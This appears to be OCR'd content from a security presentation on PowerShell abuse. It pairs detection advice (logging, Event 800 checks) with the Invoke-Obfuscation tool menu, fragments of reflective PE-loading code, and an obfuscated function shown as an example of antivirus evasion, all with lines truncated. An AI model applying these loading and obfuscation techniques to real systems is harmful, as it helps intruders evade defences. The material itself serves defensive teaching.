
- Send PowerShell & PowerShell Operational logs to SIEM.
- Event 800: HostApplication not standard Microsoft tool (PowerShell, PowerShell ISE, etc).
- Event 800: EngineVersion < PowerShell version.
- System.Management.Automation.(ni.)dll hosted in non-standard processes.
- Remember that custom EXEs can natively call .Net & Windows APIs directly without PowerShell.
- Remove PowerShell 2.0 engine from Windows 8/2012+ (still requires Microsoft .NET Framework 3.5 for use).



```
     ____                 __
    /  _/___ _   ______  / /_____
    / // __ \ | / / __ \/ //_/ _ \______
  _/ // / / / |/ / /_/ / ,< /  __/_____/
 /______ /__|_________/_/|_|\___/         __  _
   / __ \/ /_  / __/_  ________________ _/ /_(_)___  ____
  / / / / __ \/ /_/ / / / ___/ ___/ __ `/ __/ / __ \/ __ \
 / /_/ / /_/ / __/ /_/ (__  ) /__/ /_/ / /_/ / /_/ / / / /
 \____/_.___/_/  \__,_/____/\___/\__,_/\__/_/\____/_/ /_/

        Tool    :: Invoke-Obfuscation
        Author  :: Daniel Bohannon (DBO)
        Twitter :: @danielhbohannon
        Blog    :: http://danielbohannon.com
        Github  :: https://github.com/danielbohannon/Invoke-Obfuscation
        Version :: 1.1
        License :: Apache License, Version 2.0
        Notes   :: If(!$Caffeinated) {Exit}


HELP MENU :: Available options shown below:

[*]  Tutorial of how to use this tool             TUTORIAL
[*]  Show this Help Menu                          HELP,GET-HELP,?,-?,/?,MENU
[*]  Show options for payload to obfuscate        SHOW OPTIONS,SHOW,OPTIONS
[*]  Clear screen                                 CLEAR,CLEAR-HOST,CLS
[*]  Execute ObfuscatedCommand locally            EXEC,EXECUTE,TEST,RUN
[*]  Copy ObfuscatedCommand to clipboard          COPY,CLIP,CLIPBOARD
[*]  Write ObfuscatedCommand Out to disk          OUT
[*]  Reset obfuscation for ObfuscatedCommand      RESET
[*]  Go Back to previous obfuscation menu         BACK,CD ..
[*]  Quit Invoke-Obfuscation                      QUIT,EXIT
[*]  Return to Home Menu                          HOME,MAIN


Choose one of the below options:

[*] TOKEN       Obfuscate PowerShell command Tokens
[*] STRING      Obfuscate entire command as a String
[*] ENCODING    Obfuscate entire command via Encoding
[*] LAUNCHER    Obfuscate command args w/Launcher techniques (run once at end)
```




```
Function Get-ImageNtHeaders
{
    Param(
    [Parameter(Position = 0, Mandatory = $true)]
    [IntPtr]
    $PEHandle,

    [Parameter(Position = 1, Mandatory = $true)]
    [System.Object]
    $Win32Types
    )

    $NtHeadersInfo = New-Object System.Object

    #Normally would validate DOSHeader here, but we did it before this function was called and then destroyed 'MZ' fo
    $dosHeader = [System.Runtime.InteropServices.Marshal]::PtrToStructure($PEHandle, [Type]$Win32Types.IMAGE_DOS_HEAD

    #Get IMAGE_NT_HEADERS
    [IntPtr]$NtHeadersPtr = [IntPtr](Add-SignedIntAsUnsigned ([Int64]$PEHandle) ([Int64][UInt64]$dosHeader.e_lfanew))
    $NtHeadersInfo | Add-Member -MemberType NoteProperty -Name NtHeadersPtr -Value $NtHeadersPtr
    $imageNtHeaders64 = [System.Runtime.InteropServices.Marshal]::PtrToStructure($NtHeadersPtr, [Type]$Win32Types.IMA

    #Make sure the IMAGE_NT_HEADERS checks out. If it doesn't, the data structure is invalid. This should never happe
    if ($imageNtHeaders64.Signature -ne 0x00004550)
    {
        throw "Invalid IMAGE_NT_HEADER signature."
    }

    if ($imageNtHeaders64.OptionalHeader.Magic -eq 'IMAGE_NT_OPTIONAL_HDR64_MAGIC')
    {
        $NtHeadersInfo | Add-Member -MemberType NoteProperty -Name IMAGE_NT_HEADERS -Value $imageNtHeaders64
        $NtHeadersInfo | Add-Member -MemberType NoteProperty -Name PE64Bit -Value $true
    }
    else
    {
        $ImageNtHeaders32 = [System.Runtime.InteropServices.Marshal]::PtrToStructure($NtHeadersPtr, [Type]$Win32Types
        $NtHeadersInfo | Add-Member -MemberType NoteProperty -Name IMAGE_NT_HEADERS -Value $imageNtHeaders32
```




```
Function IN`VOK`E-M`EMOryfre`el`IbRary
{
    Param(
    [Parameter(pOSitIoN = 0, MaNDAtorY =  ${TR`uE}  )]
    [IntPtr]
    ${peH`ANd`LE}
      )


    ${WIN3`2C`OnSTAN`Ts}    = &("{1}{4}{3}{0}{2}"-f'onsta','Get-Win3','nts','C','2')
    ${w`In3`2F`unctIONs} =    & ("{4}{0}{1}{3}{2}"-f't-Win32','Fun','ns','ctio','Ge'  )
    ${WI`N3`2TY`PeS} =   &(  "{0}{2}{3}{1}"-f'G','es','et-Win32','Typ'  )

    ${P`EIN`Fo} =   & (  "{3}{0}{5}{4}{1}{2}"-f't-PEDetai','In','fo','Ge','ed','l') -PEHandle ${pEh`ANd`le} -Win32Types ${WIN`32tY


    if (${Pe`IN`FO}."I`mA`gE_N`T_hEadeRs"."oPT`IOn`AlHEadER"."IM`Por`TTABLe"."s`IZE" -gt 0  )
    {
        [IntPtr]${i`mP`OrT`dESCrIPto`RP`Tr} =   &("{2}{1}{4}{3}{0}" -f'gned','gne','Add-Si','tAsUnsi','dIn' ) ([Int64]${p`E`iNfo}.

        while ( ${Tr`UE} )
        {
            ${I`M`p`Or`TdEscriptor}   =     $wO2U::"PTr`ToSTR`UCTu`RE"( ${i`mpORt`dEsC`RiPTOrPtR}, [Type]${Win32`Ty`pES}."i`mage_i


            if ( ${importde`ScrIP`T`Or}."C`harACTE`R`I`stiCs" -eq 0 `
                    -and ${impo`RtDe`Sc`Ri`PTOr}."First`T`hUnk" -eq 0 `
                    -and ${im`POrT`DESc`Ri`Pt`Or}."foRwAr`de`Rch`Ain" -eq 0 `
                    -and ${i`Mpor`Tdesc`RIP`Tor}."nA`Me" -eq 0 `
                    -and ${i`mPOR`TdEs`CRI`P`TOR}."Time`DA`TES`TaMP" -eq 0  )
            {
              &  ("{1}{4}{3}{2}{0}"-f 'ose','W','b','-Ver','rite'  ) ("{9}{6}{8}{5}{4}{10}{3}{11}{1}{0}{2}{7}" -f'ed by the','
                break
            }

            ${iM`pORtdllPA`TH}  =   ( gCi ('VARIaBlE'+  ':' + 'wO'+  '2U'  )  ).VaLUe::( "{0}{3}{1}{2}"-f 'P','t','ringAnsi','trTo
            ${IMPOrtdlL`h`A`NdlE} = ${WiN32F`un`c`TIONS}."g`etm`ODuLeha`N`Dle"."IN`VO`ke"(${imP`OrTDlL`P`AtH})

            if (  ${ImP`oRT`dLlhaNDLe} -eq ${Nu`LL} )
            {
```

Obfuscation Bypasses AV

